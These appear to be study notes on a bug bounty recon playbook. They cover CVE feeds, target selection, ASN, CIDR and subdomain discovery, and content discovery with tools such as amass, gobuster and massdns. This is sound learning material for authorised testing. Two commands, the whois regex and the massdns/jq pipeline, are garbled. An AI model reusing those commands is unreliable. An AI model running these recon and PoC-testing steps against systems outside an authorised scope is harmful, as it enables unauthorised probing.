Bug bounty playbook notes

Chapter 1: Pre-Game - Infrastructure

VPS

A VPS is good as it allows you to listen easily for callbacks without needing to open ports.

Some good VPS providers are was, digital ocean, ovh.

Try to get a Debian or Ubuntu image, or a kali one if possible.

Laptops and virtualisation

Laptop specs are not that important

Virtualisation is recommended for organisation

Chapter 2: Pre-Game - Organisation

Properly document your steps

Properly document your tool output

Following a checklist will ensure a standard

Check List

A checklist should include the time of completion, so you know if the action is still relevant.

OWASP made a good checklist https://github.com/tanprathan/OWASP-Testing-Checklist. This checklist can/should be added to or edited over time to best fit you

Notes

Make detailed notes, you should be able to recreate your actions 6 months later

Wiki

Make a guide for yourself.

Use notion for your notes, so you can have sub-pages with everything, targets, methodology, resources, assets/inventory.

The methodology tab is meant to be used as a reference for what I should be doing


The resources page holds links to references for exploits or tools.

The assets/inventory page holds infrastructure details, login credentials, IP, etc.

Targets (included in the wiki)

The target section holds locations related to each bug bounty program

This should include, the scope, daily notes, scan results, tool output, to-do lists, etc



Its best to do to-do lists in a "kanban" board.

Logging

Burp-suite is extremely important

Burp logs

Burp logs allow you to search your request history for the exact requests you used to exploit.

Chapter 3: Pre-Game - Knowledge Base

The security field is always changing. The exploits and tooling are released every day. It is important to keep up to date, follow security researchers and new CVEs.

CVE Feed

You do not get paid for finding a bug that is a duplicate.

Having a vulnerability feed that tells you selected vulnerability on release (eg high impact, or specific to a target's frameworks) will allow you to have first dibs on a program

NIST

The National Institute of Standards and Technology (NIST) is the biggest database of vulnerabilities that is being constantly updated

It can be searched here https://nvd.nist.gov/vuln/search

Twitter

Twitter feeds can offer real-time vulnerability releases, eg @cvenews

Also, follow industry experts so you can get POCs for new CVEs

GitHub

When a CVE is released, likely there will be no PoC along with it. It is best to search GitHub to find the first released PoC so you can use it on programs.

Figuring out exploits from CVEs is difficult and time-consuming, if you don't have the skills to do so, it is best to use other's.

RSS Feeds

An RSS is basically a way to collect different media feeds into one stream

A Really Simple Syndication (RSS) feed reader is a way to fetch the latest updates from an RSS feed

https://www.inoreader.com is a good RSS tool

Good feeds to subscribe to:

- http://rss.ricterz.me/hacktivity (hackerone hacktivity)

- https://medium.com/feed/tag/hackerone (hackerone blog)
- https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss.xml (NIST CVE releases)
- https://nvd.nist.gov/feeds/xml/cve/misc/nvd-rss-analyzed.xml (NIST CVE analyzed
- https://medium.com/feed/bugbountywriteup (bug bounty writeups)
- http://blog.portswigger.net/feeds/posts/default (portswigger blogs)
- http://www.reddit.com/r/netsec/.rss (netsec Reddit)
- http://threatpost.com/feed/ (CyberSec news and events)

It is best to find/add more feeds

Tweetdeck

Twitter is a useful resource, and the infosec community is very large. Tweetdeck is a way of organising the feed in a more efficient way

Reddit

Reddit is good for info, r/netsec in particular

Chapter 4: Bug bounty 101

Picking the platform

Hackerone is a good place to find different platforms

Bug crowd is the second most popular website to find platforms

Picking the right target

Scope

Smaller scopes have fewer total vulnerabilities to be found

The more domains available, the more that can be attacked

Age

Older companies tend to rely on legacy systems and older technology

The internet footprint of a target is dependant on their age, the older they are, the bigger the footprint

Payout


If you are going to be spending time finding bugs, it's better to work for a company with bigger turnouts

Chapter 5: Methodology - Workflows

Its best idea to create a high-level abstract plan of attack. This can be done with a flowchart or workflow that describes the process

Recon Workflow

A traditional bug bounty workflow will look something like



Domain

The process for dealing with domains is as follows:

1) Find all root domains

2) Find all subdomains for each root domain

3) Get A, NS, MX and CNAME records for each target

4) Put all A records in a list, so you have all the IPs the company owns

CIDR

a CIDR is a Classless Inter-Domain Routing range.

Large companies will have their own CIDRs. A CIDR is basically a range of IPs

Small companies may rent servers from places like Rackspace or AWS, and thus won't have CIDRs

IPs

IPs should be port scanned.

You can use your own tools to scan them or you can use third-party scanners

An autonomous system number (ASN) can be used to determine the geolocation of an IP, which is useful.

Web Applications

The final step of a traditional recon is to take a list of subdomains and IPs, check if they run a webserver, and perform fingerprinting and content discovery on them.


You need to know which technology runs on each endpoint. This will help you to find exploits.

Content discovery is done to find out what web pages are available. This is done by crawling or brute force.

Github Workflow

Github can be a source of finding hardcoded credentials or developer mistakes

This is the recon workflow for Github.



This is an "up and coming technique", which isn't used by all pen-testers

Cloud workflow


Cloud services are used by companies for virtual infrastructure

Workflow

S3 buckets are places to store files.

Some S3 buckets are public, to allow for assets to be downloaded, however sometimes sensitive information can be left there


The typical s3 bucket workflow is as follows



Google Dork Workflow

Google dorks allow you to find sensitive information that is not supposed to be public


Workflow



Exploit Workflows

New CVE Workflow

This workflow is about being the first to find a bug as soon as a new vulnerability is released




You **should** be able to know of a new CVE within seconds using NISTs and different feeds

Fingerprinting targets beforehand should give you a better chance of getting a bug, this is because you can search your notes, rather than having to do more recon.

Once you have found a target running the vulnerable software, test the PoC code on them.

Known Exploit/Misconfiguration Workflow

This is the most common workflow, every pentester does it




CVEs usually get patched, whereas misconfigurations are often forgotten about

Each technology stack has its own misconfigurations, which you should be familiar with

CMS Workflow

Over half the internet is ran by a CMS


Because of this, CMS have loads of CVEs and companies may not update their software



OWASP Workflow

This workflow is for finding generic web vulns, as described in OWASP top 10.

Eg XSS, SQLIm IDOR, file upload, etc



The majority of your vulns will come from manual testing.

Manual testing should be done on one endpoint, for a long time.

Manual analysis will lead to Authentication issues, logic flaws, IDOR, etc. These cannot be found with automation.


Automation is for low hanging fruit

Chapter 6: Reconnaissance Phase 1

Reconnaissance has two parts, vertical and horizontal correlation

Horizontal correlation is about finding all the assets related to a company, eg Acquisitions, CIDR ranges, domains

Vertical correlation is about finding all the subdomains of each domain



CIDR Range

Compromising a server on the CIDR may lead you inside to an internal network, and thus these assets are considered critical

Make sure to check the scope of the target when attacking a CIDR.

ASN

An ASN is a way to represent a collection of IPs and who owns them (Autonomous system number)

IP address pools are spread across five Regional Internet Registries (RIRs)

These registries are AFRINIC (for africa), APNIC (for asia-pacifc), ARIN (for central and north America), LACNIC (for South America), and RIPE NCC (for Europe, the Middle East and parts of Central Asia.)

ASN Lookup

You can alway query a RIR for information, or you can use a source that aggregates all of the data, eg https://mxtoolbox.com/asn.aspx

This is usually only for large companies.

Reverse Whois

when you register a domain, you need to enter information that can be used to search for more domains, this should only be used on wide open and vague scopes, if a scope is tight and gives exact domains that are allowed, new domains found are pointless

https://viewdns.info/reversewhois can be used to find domains owned by the same owner as a current domain

Reverse DNS

A, NS and MX records can be used to find more domains, if two domains share the same records, they are likely to be owned by the same company

Reverse Name Server

Large companies may have their own name servers which they use, this can be used to find more domains (however this is not 100%), but more importantly, it can tell if us if a domain does *not* belong to a target. Eg A potential facebook domain is not going to point to a Microsoft nameserver.

If a domain points to a generic nameserver, such as godaddy, cloudflare, etc then this method will not work.

https://domaineye.com/ can be used to find domains from a nameserver

Reverse Mail Server

The same technique as Reverse Name Servers can be applied to Mail Servers, you can also use the domaineye.com tool to find new domains that share a mail server

Reverse IP

If the company has a CIDR, you can use an IP to find a domain. The domaineye.com tool can once again be used

Google Dork

This initial introduction will use the "intext" dork

Dork

In order to find new domains, you can search for consistent phrases across domains, eg the copyright text in a footer

Tools

Amass

Amass is a general "swiss army knife" asset discoverer

`amass intel -org <company name here>` can be used to list ASN numbers, make sure to verify these ASNs to check for false positives

`whois -h whois.radb.net -- '-i origin <ASN Number Here>' | grep -Eo "([0-9.]+){4}/[0-99.]+){4}/[0-9]+"]+" | sort -u` can be used to find CIDR ranges from ASN numbers

`amass intel -asn <ASN number here>` will find domains from ASN numbers. This will **only** get domains from the reverse IP method, not mail servers or name servers.

`amass intel -cidr <CIDR range here>` will find domains from a CIDR range

`amass intel -whois -d <Domain Name Here>` will get more domains from a domain using the Whois method.

Chapter 7: Reconnaissance Phase 2

Wordlist

a good or bad wordlist can determine your entire recon phase

Seclists

Seclists is a collection of different wordlists

The "RobotsDisallowed-Top1000.txt" wordlist can tell us the most common paths people try to hide

The RAFT lists are most popular, "raft-large-directories.txt" and "raft-large-files.txt"

If a target is using a particular cms/software/technology stack, then use a specific wordlist for that service, /seclists/Discovery/Web-Content/CMS

Common Speak

Common speak is a tool that uses google big data queries to generate modern and up to date wordlists

https://github.com/assetnote/commonspeak2

https://github.com/assetnote/commonspeak2-wordlists

All

The "All" wordlist by jhaddix is the biggest wordlist, and is a combination of all of the common ones.

- https://gist.github.com/jhaddix/86a06c5dc309d08580a018c66354a056

CRTSH


Certificate transparency logs allow you to find subdomains, Internetwache has a tool that scrapes this every hour and there is a wordlist from it, it is underrated and less used but extremely good

https://github.com/internetwache/CT_subdomains

I check this out, its really cool

Subdomain Enumeration

Most websites will be hosted on subdomains, and thus most bugs will be found on subdomains



Certification Transparency Logs

SSL or HTTPS uses a certificate to prevent MITM, in order to stop people from forging the same cert, they must publically display their cert, along with the subdomains it protects.

You can use tools such as crt.sh to view these

There are also command line tools you can use instead of a gui, https://github.com/ghostlulzhacks/CertificateTransparencyLogs

Search Engine

the `site:` dork is great for finding subdomains, eg `site:facebook.com -site:www.facebook.com`

Forward DNS

Rapid7 conducts internet-wide surveys and provides some of this info for free

https://opendata.rapid7.com/sonar.fdns_v2/

https://opendata.rapid7.com/sonar.fdns/

The best way to use these datasets are with the command `zgrep ' \.domain\ .com",' path_to _dataset.json.gz`

This will retrieve a lot of domains, however, these might be historical ones or commonly known ones and is best to check if they are up

Github

Developers will often leave hard coded endpoints in their source code, you can find these will a tool like https://github.com/gwen001/github-search/blob/master/github-subdomains.py

Brute Force

You **can** bruteforce without sending packets to your target

Gobuster can be used to dns bruteforce, `gobuster dns -d domain.com -w wordlist.txt`

Make sure you use the best wordlist for your target

Subdomain Permutation

subdomains might have patterns in them, ie permutations. Eg if we find test.domain.com, we might search for dev-test.domain.com, dev.test.domain.com, production-test.domain.com, etc

This can be done with https://github.com/infosec-au/altdns

This tool takes in a list of found subdomains, and a list of words, and generates loads of permutations, it also has the option to test if they are live

This should be the final step in ur subdomain recon.

Other

A list of other methods that are less important

- Virtus total
- NetCraft
- DNSdumpster
- Threat crowd
- Shodan
- Cencys
- DNSdb
- Pastebin

Amass with the `-passive` tag will use most of these

DNS Resolutions

A way to check if a domain is live or not is to perform dns lookup, if the domain has an A record then it is live.

A good tool to do this is massdns `https://github.com/blechschmidt/massdns`

This tool outputs it weirdly in json so a good tool for managing commandline json is https://github.com/stedolan/jq

The following command can be used `./bin/massdns -r resolvers.txt -t A -o J subdomains.txt | jq 'select(.resp_type='select(.resp_type=="A" ) | .query_name' | sor t -u`

Screen shot

Scrolling through screenshots is often way easier than visiting each site manually.


Visually looking at the page can tell you what functionality it has, if it is old or modern.

The tool for this is https://github.com/FortyNorthSecurity/EyeWitness

Content Discovery

The goal of content discovery is to find endpoints.

End points include log files, config files, interesting technologies or applications, or anything hosted on the site



Self Crawl

Crawling the website is great way to get endpoints, but likely *not* hidden endpoints

You can use any crawler but the auther made `https://github.com/ghostlulzhacks/crawler/blob/master/crawler.py`

wayback machine crawl data

Going to `https://web.archive.org/web/*/domain.com/*` will get a list of all the historically indexed urls from that domain. you can filter it for interesting files eg, .bak, .zip, .config, /admin/, /api/.

Not only this but you can search for keyword params which could hint at vulns, eg ?redirect=* could be tested for open redirects and ssrf vulns. msg= could result in xss, etc etc, you can use https://github.com/tomnomnom/gf to go through all of the common ones

ghostlulz made a cli for the wayback machine https://github.com/ghostlulzhacks/waybackMachine

Common crawl data

Common crawl is a free and open source data set of regularly crawled internet data

http://commoncrawl.org/

Ghostlulz made a script to query the dataset https://github.com/ghostlulzhacks/commoncrawl

A large portion of these urls wont work

Directory brute force

crawling is good for assets that are supposed to be available, but bruteforcing will get you hidden assets.

look for backup files, core dumps, config files, etc

